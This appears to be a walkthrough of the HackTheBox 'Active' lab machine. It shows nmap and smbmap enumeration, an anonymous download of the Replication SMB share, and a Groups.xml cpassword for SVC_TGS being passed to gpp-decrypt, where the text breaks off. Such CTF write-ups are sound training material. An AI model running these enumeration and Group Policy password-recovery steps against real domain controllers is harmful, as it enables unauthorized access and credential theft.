

Information Gathering

1) Found open ports




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.10.100 -sV --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-19 14:27 IST
Nmap scan report for 10.10.10.100
Host is up (0.21s latency).
Not shown: 982 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-05-19 08:58:01Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  tcpwrapped
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49165/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 67.19 seconds
```


2) Found smb shares



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ smbmap -H 10.10.10.100

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\  \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \   |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :) |.  \    /:  | /   /  \  \  /|__/ \
  (_______/  |___|\__/|___|(_______/  |___|\__/|___|(___/    \___)(_______)
 -----------------------------------------------------------------------------
     SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

[+] IP: 10.10.10.100:445        Name: 10.10.10.100              Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                NO ACCESS       Logon server share
        Replication                                             READ ONLY
        SYSVOL                                                  NO ACCESS       Logon server share
        Users                                                   NO ACCESS
```




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ smbclient -N '\\10.10.10.100\Replication'
Anonymous login successful
prTry "help" to get a list of possible commands.
smb: \> prompt off
smb: \> recurse on
smb: \> mget active.htb
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\GPT.INI of size 23 as active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/GP
T.INI (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
getting file \active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\GPT.INI of size 22 as active.htb/Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/GP
T.INI (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\Group Policy\GPE.INI of size 119 as active.htb/Policies/{31B2F340-016D-11D2-945F-00
C04FB984F9}/Group Policy/GPE.INI (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Registry.pol of size 2788 as active.htb/Policies/{31B2F340-016D-11D2-945F-0
0C04FB984F9}/MACHINE/Registry.pol (3.1 KiloBytes/sec) (average 0.9 KiloBytes/sec)
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml of size 533 as active.htb/Policies/{31B2F340-
016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups/Groups.xml (0.7 KiloBytes/sec) (average 0.8 KiloBytes/sec)
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf of size 1098 as active.htb/Policie
s/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf (1.0 KiloBytes/sec) (average 0.9 KiloBytes/sec)
getting file \active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf of size 3722 as active.htb/Policie
s/{6AC1786C-016F-11D2-945F-00C04fB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf (4.4 KiloBytes/sec) (average 1.3 KiloBytes/sec)
smb: \> |
```



```
┌──(vigneswar㉿VigneswarPC)-[~/active.htb]
└─$ tree
.
├── DfsrPrivate
│   ├── ConflictAndDeleted
│   ├── Deleted
│   └── Installing
├── Policies
│   ├── {31B2F340-016D-11D2-945F-00C04FB984F9}
│   │   ├── GPT.INI
│   │   ├── Group Policy
│   │   │   └── GPE.INI
│   │   ├── MACHINE
│   │   │   ├── Microsoft
│   │   │   │   └── Windows NT
│   │   │   │       └── SecEdit
│   │   │   │           └── GptTmpl.inf
│   │   │   ├── Preferences
│   │   │   │   └── Groups
│   │   │   │       └── Groups.xml
│   │   │   └── Registry.pol
│   │   └── USER
│   └── {6AC1786C-016F-11D2-945F-00C04fB984F9}
│       ├── GPT.INI
│       ├── MACHINE
│       │   └── Microsoft
│       │       └── Windows NT
│       │           └── SecEdit
│       │               └── GptTmpl.inf
│       └── USER
└── scripts
```


Vulnerability Assessment

1) Found credentials



```
┌──(vigneswar㉿VigneswarPC)-[~/…/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups]
└─$ cat Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2" changed="201
8-07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties action="U" newName="" fullName="" description="" cpassword="edBSHOwhZLTjt/QS9FeIc
J83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0" userName="active.htb\SVC_T
GS"/></User>
</Groups>
```


2) Decrypted it




```
┌──(vigneswar㉿VigneswarPC)-[~/…/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups]
└─$ docker run -it gpp-decrypt:latest -c edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ

                               __                                __
